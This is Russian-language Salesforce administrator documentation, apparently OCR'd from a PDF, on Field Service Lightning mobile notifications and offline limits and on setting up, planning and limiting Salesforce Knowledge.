
Создание быстрых действий и добавление их в макеты страниц заказ-нарядов

- «Настройка приложения»




Определение того, какие поля отражаются в предварительном просмотре карточки элемента строки заказ-наряда
Карточка элемента строки заказ-наряда содержит два поля по каждому элементу строки. Управлять этими полями можно на странице параметров макета заказ-нарядов, изменяя свойства связанного списка элемента строки заказ-наряда.

1. Введите строку «Заказ-наряды» в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
2. Если связанный список элемента строки заказ-наряда не добавлен в макет страницы, сделайте это, щелкнув **«Связанные списки»** в редакторе макетов страниц и перетащив элемент **«Элементы строки заказ-наряда»** в макет страницы.
3. **Отредактируйте** связанный список элемента строки заказ-наряда, щелкнув значок гаечного ключа.



4. Добавьте необходимое поле в качестве одного из двух верхних полей в столбце «Выбранные поля». Отобразится список доступных полей для выбора. Переместите поля в нужные столбцы с помощью стрелки **«Добавить»** или **«Удалить»**. Отсортируйте выбранные поля стрелками **«Вверх»** и **«Вниз»**.
5. Нажмите кнопку **«Сохранить»**.



Всплывающие уведомления для мобильного приложения «Поле услуг Lightning»

Всплывающие уведомления для приложения «Поле услуг Lightning» предоставляют удобный способ информирования технических специалистов при изменениях в расписании и работе.

Необходимо включить уведомления поля услуг и установить приложение, связанное с мобильным приложением «Поле услуг Lightning iOS», чтобы пользователи мобильного приложения получали всплывающие уведомления. Можно загрузить связанное приложение путем вставки следующей ссылки в обозреватель:

- https://sfdc.co/MobileFieldServicePackage

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Триггеры уведомления

Пользователи мобильного приложения «Поле услуг Lightning» получают уведомления при активации одного из следующих триггеров:

- Имеется текст Chatter или вставка файла в выполняемом заказ-наряде.
- Изменение, отслеживаемое лентой, отправлено в выполняемый заказ-наряд или в задание на обслуживание.
- Произошло изменение в задании, которое вас касается, поскольку задание на обслуживание назначено вам или назначено вами.

Некоторые ограничения

В приложении «Поле услуг Lightning» в настоящее время не предусмотрены готовые функции, которые бы позволили автоматически назначить технических специалистов ответственными за заказ-наряды или записи заданий на обслуживание. Может потребоваться создать собственные триггеры Apex на объекте сервисного ресурса, чтобы это происходило при назначении техническому специалисту задания на обслуживание или при назначении им задания на обслуживания.

Включение уведомлений для мобильного приложения «Поле услуг Lightning»
Узнайте, как включить уведомления в организации, чтобы технические специалисты всегда работали с новейшей информацией.

Включение уведомлений для мобильного приложения «Поле услуг Lightning»

Узнайте, как включить уведомления в организации, чтобы технические специалисты всегда работали с новейшей информацией.

Можно включить уведомления в параметрах организации, чтобы система Salesforce отправляла уведомления соответствующим пользователям мобильного приложения «Поле услуг Lightning», приложений Salesforce1 и Lightning Experience. В мобильном приложении «Поле услуг Lightning» отправляются всплывающие уведомления, при этом приложение работает в фоновом режиме. Если приложение работает на переднем плане, уведомления отслеживаются на собственной вкладке с визуальным индикатором, показывающим количество уведомлений.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Включение уведомлений поля услуг

1. Введите строку *«Настройки выездной услуги»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки выездной услуги»**.
2. Выберите пункт **«Уведомлять соответствующих пользователей Salesforce1 и Lightning Experience об обновлениях в заказ-нарядах и служебных встречах»**.

   Прим.: При выборе этого пункта также включаются уведомления для пользователей Salesforce1 и Lightning Experience.

3. Нажмите кнопку **«Сохранить»**.

Ограничения и пределы для мобильного приложения «Поле услуг Lightning»

Данный раздел содержит сведения о пределах и ограничениях для мобильного приложения «Поле услуг Lightning».

На мобильное приложение «Поле услуг Lightning» распространяются следующие ограничения.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

- Потоки подчиняются следующим ограничениям.
  - Ресурсы типа текстовой формулы
  - Экраны с предварительно заданными правилами проверки
  - Действия не могут быть основаны на выходных параметрах любого действия
  - Возврат к предыдущему экрану не разрешен при прохождении потока, если в потоке используется петля или подпоток
  - Поля с динамическим сокрытием/отображением не поддерживаются для правил полей на экранах потока
  - Оператор `wasSelected` не может использоваться в решениях
- Быстрые действия имеют следующие ограничения.
  - Настраиваемое переопределение действий не поддерживается; это также касается логики поиска.
  - В полях обогащенного текста поддерживается только обычный текст.
  - Значения по умолчанию недоступны в автономном режиме.

- Зависимые списки выбора не поддерживаются.
- Сканер штрихкода совместим только с одномерными последовательными штрихкодами и двумерными QR-кодами.
- Пользователи могут создавать и получать текстовые и содержательные сообщения. Но приложение все еще не поддерживает знак @ для упоминания людей и не отображает отслеживаемые лентой изменения в записях.
- Статьи знаний, просматриваемые в приложении, не поддерживают встроенные изображения. В качестве альтернативы рекомендуется использовать ссылки на изображения.

Рекомендации и ограничения, касающиеся работы в автономном режиме

В данном разделе описаны возможности мобильного приложения «Поле услуг Lightning» и рекомендации по работе в автономном режиме.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Мобильное приложение «Поле услуг Lightning» автоматически загружает и сохраняет данные расписаний пользователей в локальной памяти устройства; это называется подкачкой данных. Благодаря этому назначения служебных встреч, которые определены для пользователей, доступны, даже если они работают в автономном режиме.

Администратор может управлять тем, какие записи будут появляться в расписаниях пользователей, создавая представление списка с назначениями служебных встреч по умолчанию и связывая его с мобильным приложением «Поле услуг Lightning». Если представление списка с назначениями служебных встреч по умолчанию не будет создано и связано с мобильным приложением «Поле услуг Lightning», приложение вместо этого загрузит расписание пользователя с назначениями служебных встреч для 15-дневного периода. Этот период включает семь дней в прошлом, текущий день и семь дней в будущем. Записи назначений служебных встреч в расписании пользователя определяют, какие дополнительные записи также хранятся в локальной памяти.

Данные для записей, относящихся к назначению служебных встреч, такие как соответствующие заказ-наряды, загружаются с учетом следующих ограничений.

- Для заказ-нарядов, элементов строки заказ-нарядов, активов и служебных встреч сохраняются указанные ниже данные.
  - Объект.
  - Объекты, упомянутые в полях.
  - Связанные списки.
  - Метаданные для связанных файлов
  - Быстрые действия на макете страницы объекта.
  - Лента Chatter (кроме назначений служебных встреч)

  Для обращений, продуктов, организаций, интересов, возможностей, настраиваемых объектов, контактов и сервисных контрактов, связанных с заказ-нарядами и назначениями служебных встреч, подготавливаются следующие данные.
  - Объект.
  - Объекты, упомянутые в полях.
  - Быстрые действия на макете страницы объекта.

Ограничения при работе в автономном режиме

- Пользователи, работающие в автономном режиме, не могут синхронизировать данные с Salesforce. Иными словами, они не могут получать обновления записей или макетов страниц. При обновлении записей и создании новых записей эти изменения вносятся в очередь. С помощью этой очереди передаются изменения в систему Salesforce после восстановления доступа в Интернет. Для записей, имеющих в очереди отложенные загрузки, отображается


визуальный индикатор. Пользователи могут просматривать и даже отменять отложенные загрузки путем изменения параметров приложения для очереди отложенных загрузок.

- В автономном режиме сервисы навигации отключены.
- В автономном режиме не выполняется заполнение полей поиска значениями по умолчанию.
- Данные записи и метаданные удаляются по истечении 60 дней, если они не считывались и не редактировались.

Рекомендации по работе в автономном режиме

Ниже представлены некоторые рекомендации по работе технических специалистов в условиях длительного отсутствия доступа к Интернету.

- Определите диапазон дат так, чтобы включить все расписание работ техников в автономном режиме.
- При работе в автономном режиме возможно возникновение конфликта данных. Разрешение конфликта в ручном режиме необходимо, если система Salesforce отклоняет загрузку данных по какой-либо причине.



Начало работы с Salesforce Knowledge

Создайте собственную базу знаний и предоставьте посетителям своего веб-сайта, клиентам, партнерам и сервисным агентам непревзойденную поддержку. Salesforce Knowledge позволяет создавать и управлять сведениями о компании и предоставлять безопасный доступ, где и когда это необходимо.

База знаний Salesforce состоит из статей. Статьи могут содержать сведения о процессе, например о том, как сбросить продукт до значений по умолчанию, или часто задаваемые вопросы, например размер хранилища, поддерживаемого продуктом.

Статьи пишут квалифицированные сервисные агенты и сотрудники компании. Затем статьи публикуются в нескольких каналах: Внутреннее приложение, сообщества клиентов и партнеров или общедоступные веб-сайты. Где и какая информация публикуется, зависит от профиля макета статьи и параметров безопасности поля.

Начиная с выпуска Spring '17, база знаний доступна в Salesforce Classic и в Lightning Experience. Использовать общедоступный компонент базы знаний Lightning рекомендуется организациям, начинающим использовать базы знаний, или организациям, в которых просто выполнить приведение к одному типу статей, имеется несколько категорий данных и используется одноязычный режим.

Прим.: При включении компонента базы знаний Lightning модель данных вашей организации изменяется — вместо типов статей будут использоваться типы записей. Для организаций с несколькими типами статей перед включением компонента базы знаний Lightning необходимо выполнить перенос данных для консолидации типов статей. ВАЖНО! Включенный компонент базы знаний Lightning нельзя отключить. Прежде чем включить этот компонент в производственной среде, протестируйте его в безопасной или пробной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Общие сведения о документации Salesforce Knowledge

Чтобы найти сведения о Salesforce Knowledge в комплекте документации Salesforce, воспользуйтесь списками ниже.

Планирование базы знаний

Важно учитывать индивидуальные потребности компании при разработке стратегии сбора и публикации опыта службы поддержки. За счет надежной базы знаний клиенты обслуживаются быстрее или даже решают свои проблемы самостоятельно.

Создание базы знаний

Если организация располагает лицензиями «Пользователь базы знаний», тот, кому назначена одна из них, сможет создавать свою базу знаний.

Создание базы знаний Lightning Knowledge (бета-версия)

База знаний Lightning предоставляет эффективный и усовершенствованный способ управления базой знаний. Работая с базой знаний Lightning, можно воспользоваться преимуществами стандартных объектов, которые работают аналогично другим объектам в Salesforce. Использовать компонент Lightning Knowledge рекомендуется организациям, начинающим использовать базы знаний, или организациям, в которых просто выполнить приведение к одному типу статей, имеется несколько категорий данных и используется одноязычный режим.

Добавление решений

Решение — это подробное описание решения, принятого в отношении запроса клиента. Создание, проверка и категоризация решений доступны менеджерам решений, администраторам и пользователям с соответствующими полномочиями. Они также могут публиковать решения на портале самообслуживания и доносить их до общественности.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Общие сведения о документации Salesforce Knowledge

Чтобы найти сведения о Salesforce Knowledge в комплекте документации Salesforce, воспользуйтесь списками ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Общие сведения о Salesforce Knowledge

- Начало работы с Salesforce Knowledge
- Планирование базы знаний
- Ограничения для Salesforce Knowledge
- Работа со статьями и переводами
- Руководство по Salesforce Knowledge

Classic Knowledge

Настройка Classic Knowledge

- Создание базы знаний
- Типы статей базы знаний
- Импорт имеющихся данных в Salesforce Knowledge
- Доступ к статьям базы знаний
- Бизнес-правила и утверждения для статей

Использование базы знаний Salesforce в приложении Salesforce Classic

- Поиск статей и внешних источников на вкладке «База знаний»
  - Поиск статей базы знаний на консоли Salesforce в Salesforce Classic
  - Как работает функция поиска?
  - Вкладка «Статьи» или «База знаний»
  - Информацию о поиске и просмотре статей знаний Salesforce Knowledge на устройствах Android см. в разделах Доступ к статьям знаний Salesforce Knowledge при помощи Salesforce1 для Android (бета-версия) и Различия Salesforce1 в полной версии веб-сайта Salesforce.
- Создание и редактирование статей
- Публикация статей и переводов
- Составление отчетов по статьям Salesforce Knowledge

Перевод статей знаний Salesforce Knowledge

- Поддержка многоязычной базы знаний
- Перевод статей в Salesforce Knowledge
- Экспорт статей для перевода
- Импорт переведенных статей

Lightning Knowledge

Настройка Lightning Knowledge

- Создание типов записей Lightning Knowledge
- Создание начальной страницы Lightning Knowledge на странице 3594
- Настройка доступа для Lightning Knowledge на странице 3595

Использование базы знаний Salesforce в приложении Lightning Experience

- Действия автора в Lightning Knowledge на странице 3602
- Поиск статей в основном поле поиска и на боковой панели базы знаний на странице 3602
- Использование боковой панели базы знаний на сервисной консоли служб Lightning на странице 3603

Определение категорий данных для статей знаний Salesforce Knowledge

- Категории данных в Salesforce.com
- Создание и изменение групп категорий
- Добавление категорий данных в группы категорий

Предоставление общего доступа к базе Salesforce Knowledge

- Поиск, вложение и отправка статей по эл. почте посредством инструмента ленты обращений «Статьи» (Classic)
- Включение Salesforce Knowledge в сообществе (Classic)
- Использование базы знаний с приложением Live Agent (Classic)
- Чтобы разрешить посетителям общедоступного веб-сайта просмотр статей Salesforce Knowledge, рекомендуем установить приложение *Public Knowledge Base* из каталога AppExchange. Чтобы установить и настроить общедоступную базу знаний посредством данного пакета, просмотрите Руководство по приложению Public Knowledge Base, доступное в каталоге AppExchange.

База знаний и Salesforce1

- Функции, доступные в каждой версии Salesforce1
- Функции обслуживания клиентов: Функции, недоступные в Salesforce1

Разработка посредством Salesforce Knowledge

- Руководство разработчика Salesforce Knowledge содержит сведения о разработке Salesforce Knowledge, а также обучающие материалы и примеры.
- Руководство разработчика Force.com REST API содержит информацию о поддержке статей с помощью REST API.

- Руководство разработчика SOAP API содержит сведения об интерфейсе Salesforce Knowledge API, а именно:
  - Рекомендации
  - Объекты
  - Вызовы
- Руководство разработчика Metadata API содержит сведения об объектах Salesforce Knowledge Metadata API.
- Руководство разработчика Visualforce содержит сведения о компонентах Salesforce Knowledge Visualforce.
- Руководство разработчика Force.com Apex Code содержит сведения о классе Apex KnowledgeArticleVersionStandardController.

Планирование базы знаний

Важно учитывать индивидуальные потребности компании при разработке стратегии сбора и публикации опыта службы поддержки. За счет надежной базы знаний клиенты обслуживаются быстрее или даже решают свои проблемы самостоятельно.

Настройка Salesforce Knowledge представляет собой индивидуальную процедуру. Имеется множество функций и параметров. Ваше дело подобрать соответствующие варианты для вашей организации.

Рекомендации	Дополнительная информация
Какую информацию требуется опубликовать?	Типы статей
Кто может предоставить информацию?	Лицензия пользователя базы знаний, Настройки пользователя
Кто может одобрить информацию и управлять ею?	Управление базой знаний, Правила проверки
Требуются ли процессы утверждения или бизнес-правила для управления созданием и публикацией статей?	Бизнес-правила и утверждения для статей
Имеется ли у вас база знаний или документация, которую следует импортировать?	Импорт имеющихся данных в Salesforce Knowledge
Кому необходимо ознакомиться с этой информацией и где это сделать?	Доступ к статьям базы знаний, Создание общедоступных групп для базы знаний, Назначение действий над статьей общедоступным группам
Нужно ли категоризировать информацию?	Категории данных в Salesforce.com
Кому какие категории доступны?	Доступность категорий данных
Сколько языков поддерживается?	Поддержка многоязычной базы знаний
Нужны ли агенты для поиска статей при работе с обращением?	Вложение PDF-версий статей в электронное обращение, Просмотр списка

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Рекомендации	Дополнительная информация
	предложенных статей на основе сведений об обращении, Настройка виджета Knowledge One
Требуются ли агенты для отслеживания статей в Chatter?	Отслеживание ленты
Нужно ли предоставлять доступ к базе знаний внешним пользователям?	*I Приложение «Public Knowledge for Mobile, Web, and Facebook»*
Требуется ли расширение возможностей поиска?	Расширение возможностей поиска статьи
Нужны ли руководства, ресурсы и дискуссии по развивающемуся сегменту службы базы знаний?	Salesforce Knowledge имеет сертификат KCS, выданный компанией Consortium for Service Innovation, которая исследует передовые практики в методологии поддержи клиентов. За счет реализации функций Knowledge-Centered Support (KCS) можно организовывать более эффективное сотрудничество с вашей рабочей группой и предоставлять надлежащую и точную информацию клиентам.

Ниже перечислены рекомендации по планированию и использованию Salesforce Knowledge.

- Создайте группы синонимов в Salesforce Knowledge. Синонимы — это слова или фразы, используемые при поиске статей в качестве эквивалентов, а также позволяющие оптимизировать результаты поиска.
- Прежде чем настроить категории данных, рекомендуем тщательно продумать группы категорий и их иерархию. Кроме того, рекомендуем определить способ соотнесения иерархии категорий с иерархией ролей. Дополнительную информацию см. в разделе «Доступность категорий данных».
- Создайте настраиваемые отчеты по данным Salesforce Knowledge. При необходимости установите приложение «*Отчеты и панели мониторинга базы знаний*» из каталога AppExchange, содержащее более 20 полезных отчетов.
- Статья может одновременно редактироваться несколькими пользователями. Несмотря на частое сохранение, внесенные изменения могут быть перезаписаны коллегой без предупреждения. Чтобы избежать случайной потери данных, сообщите всем пользователям, редактирующим статьи, о необходимости редактирования только назначенных им статей.
- Просмотрите предельные ограничения для статей, типов статей и категорий данных.
- Чтобы просмотреть текущие показатели использования хранилища, в меню «Настройка» введите строку «*I Использование хранилища*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Использование хранилища»**.
- Статьи не могут оцениваться пользователями общедоступной базы знаний.
- Тип настраиваемого поля «Файл» позволяет прикреплять документы к статьям.
- Преобразование настраиваемого поля типа статьи в поле любого другого типа инициирует потерю данных. Рекомендуем преобразовывать настраиваемые поля только при отсутствии данных в поле.
- При переименовании меток Salesforce Knowledge обратите внимание, что имена стандартных полей (например, «Заголовок» и «Тип») не меняются. Данные поля не меняют метки на страницах создания и редактирования статей. При изменении языка организации данные поля отображают фиксированные метки на выбранном языке.
- Механизм поиска Salesforce Knowledge поддерживает лемматизацию, то есть процесс усечение слова до его основы. Благодаря лемматизации поиск может обрабатывать расширенные формы поискового термина. Например, поиск по запросу «*бег*» возвращает элементы, содержащие слова «*бегать*», «*бегун*» и «*бегом*».
- Убедитесь в правильном понимании типов статей, применяемых организацией, и способов их использования агентами. Тип статьи определяет полномочия и действия над статьей, которые должны быть назначены пользователям Salesforce

Knowledge и могут затем использоваться для создания группы профилей или наборов полномочий, требуемых организацией. Дополнительную информацию см. в разделе «Доступ к статьям базы знаний» на странице 3550.

- Определите необходимость создания бизнес-правил для некоторых типов статей. Например, создайте правило, отправляющее менеджеру статей электронное предупреждение о создании статьи при закрытии обращения.
- Определите необходимость создания процессов утверждения для некоторых типов статей. Например, создайте процесс утверждения для типа статьи, который публикуется только после утверждения юристами и руководителями компании.

Ограничения для Salesforce Knowledge

Ограничения для Salesforce Knowledge по версиям.

СМ. ТАКЖЕ:

Ограничения для Salesforce Knowledge

Создание базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Ограничения для Salesforce Knowledge

Ограничения для Salesforce Knowledge по версиям.

Salesforce Knowledge — это база знаний, предназначенная для создания и управления содержимым. Клиенты и партнеры могут получать доступ к статьям, если база знаний Salesforce включена в сообществах.

Прим.: Следующие ограничения являются стандартными. Некоторые ограничения могут быть расширены. С запросом о расширении ограничений обращайтесь в компанию Salesforce.

Ограничения для базы знаний Salesforce	Данные для Classic Knowledge	Данные для базы знаний Lightning
Максимальное количество статей	50 000 статей	50 000 статей
Максимальное количество типов статей	100 типов статей	—
Максимальное количество настраиваемых полей на тип статьи	Версии Enterprise, Developer и Unlimited: 500 настраиваемых полей на тип статьи Версии Performance: 800 настраиваемых полей на тип статьи	—
Максимальное количество файловых полей	5 файловых полей	—
Максимальный размер файла	Файловые поля учитываются как вложения, поэтому их размер не может превышать 25 Мб.	Размер файла не должен превышать 25 МБ.
Максимальный размер области обогащенного текста	131072 символов	131072 символов

Ограничения для базы знаний Salesforce	Данные для Classic Knowledge	Данные для базы знаний Lightning
Максимальный размер всех полей форматированного текста в статье	1638400 символов	1638400 символов
Максимальное количество уникальных ссылок на статью в поле типа «Область обогащенного текста»	Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи знаний Salesforce.	Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи знаний Salesforce.
Функция отслеживания журнала статьи	Период отслеживания событий статьи составляет не более 18 месяцев.	Период отслеживания статей не превышает 18 месяцев.
Максимальное количество поддерживаемых языков	16 поддерживаемых языков	—
Импорт статей	Ниже перечислены требования, предъявляемые архивным файлам импорта. • Файл импорта может содержать только один CSV-файл и один файл .properties. • CSV-файл и файл .properties должны храниться в корневом каталоге. • Структура папок и подпапок должна быть сохранена при сжатии. • Имя архивного файла не может содержать специальные символы. • Размер архивного файла не может превышать 20 МБ, а размер разархивированных файлов — 10 МБ. • CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999. • Строки CSV-файла могут содержать не более 400 000 символов. • Размер ячеек CSV-файла должен составлять не более 32 Кб. • Каждой статье в CSV-файле может быть назначено не более 49 переводов.	—

Ограничения для базы знаний Salesforce	Данные для Classic Knowledge	Данные для базы знаний Lightning
Максимальное количество групп категорий данных и активных групп категорий данных:	5 групп категорий с 3 одновременно активными;	5 групп категорий с 3 одновременно активными;
Максимальное количество категорий на группу категорий данных:	100 категорий в группе категорий данных;	100 категорий в группе категорий данных;
Максимальное количество уровней в иерархии групп категорий данных:	5 уровней в иерархии групп категорий данных;	5 уровней в иерархии групп категорий данных;
Максимальное количество категорий данных в группе категорий данных, которая назначена статье:	8 категорий данных в группе категорий данных, которая назначена статье;	8 категорий данных в группе категорий данных, которая назначена статье;
Максимальное количество продвигаемых поисковых терминов	Организация может создавать не более 2 000 продвигаемых терминов.	—
Максимальное количество символов для поиска статей знаний	100 символов Если пользователь ищет более 100 символов, он получит результаты, но в них будут отображены только первые 100 символов.	100 символов Если пользователь ищет более 100 символов, он получит результаты, но в них будут отображены только первые 100 символов.
Максимальное количество символов в поддерживаемой записи объекта, используемой для предложенных статей знаний	255 символов Администраторы выбирают, какие поля используются для предложенных статей.	255 символов Администраторы выбирают, какие поля используются для предложенных статей.

СМ. ТАКЖЕ:

- Начало работы с Salesforce Knowledge
- Планирование базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Создание базы знаний

Если организация располагает лицензиями «Пользователь базы знаний», тот, кому назначена одна из них, сможет создавать свою базу знаний.

Чтобы убедиться, что организация располагает лицензиями «Пользователь базы знаний», в меню «Настройка» введите *«Компания»* в поле «Быстрый поиск», затем выберите **«Сведения о компании»**. Список лицензий «Пользователь базы знаний» находится в нижней части страницы в связанном списке «Лицензии на компоненты».

Чтобы убедиться, что вы являетесь пользователем базы знаний, в разделе личных параметров введите *«Личные»* в поле «Быстрый поиск», затем выберите **«Личные сведения»**. Флажок «Пользователь базы знаний» находится во втором столбце раздела сведений о пользователе.

Чтобы включить Salesforce Knowledge, введите *«База знаний»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры базы знаний»**. Подтвердите, что вы хотите включить Salesforce Knowledge, и щелкните **«Включить базу знаний»**. Если у организации нет типа статьи, будет создан тип статьи по умолчанию.

Прим.: Для включения базы знаний в версии до Spring'16 сначала нужно создать тип статьи. В последующих выпусках не нужно предварительно создавать тип статьи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Knowledge:

- Настройка приложения

Включение Salesforce Knowledge

На странице «Настройки базы знаний» можно создать интерфейс базы знаний для поддержки агентов, партнеров и клиентов.

Типы статей базы знаний

Типы статей (например, «Вопросы и ответы» и «Обучающие курсы») определяют формат и структуру отображения статьи для каждой аудитории, называемой каналом. Каждый тип статьи позволяет создавать настраиваемые поля, настраивать макеты путем добавления или удаления разделов и полей, а также выбирать шаблоны для каждого канала. При необходимости создайте бизнес-правила и процессы утверждения, с помощью которых пользователи организации смогут отслеживать процессы создания и публикации статей и управлять ими.

Импорт имеющихся данных в Salesforce Knowledge

В Salesforce Knowledge можно импортировать имеющиеся статьи или информационные базы данных. Данное средство импорта предназначено для статей и переводов, которые в настоящее время доступны за пределами Salesforce Knowledge.

Доступ к статьям базы знаний

Агентам базы знаний можно предоставить доступ к статьям. Укажите, какие агенты в вашей компании являются пользователями Salesforce Knowledge, а также тех, кто может создавать, редактировать, архивировать и удалять статьи. Создайте профили пользователя с соответствующими полномочиями, а затем назначьте данные профили нужным пользователям.

Определение значений раскрывающегося списка «Статус проверки»

Поле «Статус проверки», включенное на странице «Параметры базы знаний», позволяет создавать значения раскрывающегося списка, соответствующие статусу статьи. Возможные значения: «Проверено», «Не проверено» или «Требует согласования».

Бизнес-правила и утверждения для статей

Убедитесь, что содержимое статей является правильным. Полезность статей — основа для предоставления точной информации тем, кто в этом нуждается больше всего. Создание процессов, где специалисты базы знаний выполняют просмотр, проверку и утверждение статей для публикации, — важная часть создания заслуживающей доверия базы знаний. При использовании Salesforce Knowledge процессы утверждения обеспечивают дополнительный контроль над содержимым статей и их публикацией.

Изменение назначений группы категорий по умолчанию для статей

Salesforce Knowledge использует категории данных для классификации статей. Категории данных составляют группу категорий. После создания групп категорий администраторы выбирают группы, которые должны использоваться для статей знаний Salesforce Knowledge. Например, если организация использует функцию «Ответы» и Salesforce Knowledge, то одна группа категорий может использоваться сообществом ответов, а две другие группы категорий — статьями. Ответы и статьи могут использовать одну группу категорий. Авторы могут назначать статьям не более восьми категорий данных из одной группы категорий, которые могут использоваться для фильтрации найденных статей по категории. По умолчанию все новые группы категорий назначаются Salesforce Knowledge.

Фильтрация статей посредством сопоставления категорий данных

Отображайте наиболее актуальные статьи при разрешении обращений. Для фильтрации статей, назначенных этим категориям данных, сопоставьте поля обращений с категориями данных. Например, обращения с полем по продукту можно сопоставить с категорией данных этого продукта. В результате фильтрации статьи, назначенные этой категории или продукту, будут выведены в верхнюю часть списка предлагаемых статей.

Поддержка статей на нескольких языках

Salesforce Knowledge позволяет сократить расходы на поддержку путем перевода статей на нужные языки. После настройки параметров языка будут доступны два метода перевода. самостоятельный перевод статей посредством инструмента редактирования в базе знаний или отправка статей поставщику перевода. Разные языки могут использовать разные методы. Например, статьи могут быть назначены внутреннему пользователю базы знаний для перевода на испанский язык и отправлены поставщику для перевода на французский язык.

Расширение возможностей поиска статьи

Включите выделения и фрагменты поиска, синонимы, продвигаемые поисковые термины, темы и ключевые слова из обращений, чтобы получать более точные результаты поиска статьи.

Настройка виджета Knowledge One

Knowledge One — это виджет, который можно подключить к консоли Salesforce for Service или консоли Salesforce for Sales. Вкладка «База знаний» предоставляет удобный интерфейс для статей и внешних источников на страницах обращений и консоли Salesforce for Service. Данный интерфейс позволяет искать, отправлять и создавать статьи прямо на странице обращения.

СМ. ТАКЖЕ:

Включение Salesforce Knowledge

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Включение Salesforce Knowledge

На странице «Настройки базы знаний» можно создать интерфейс базы знаний для поддержки агентов, партнеров и клиентов.

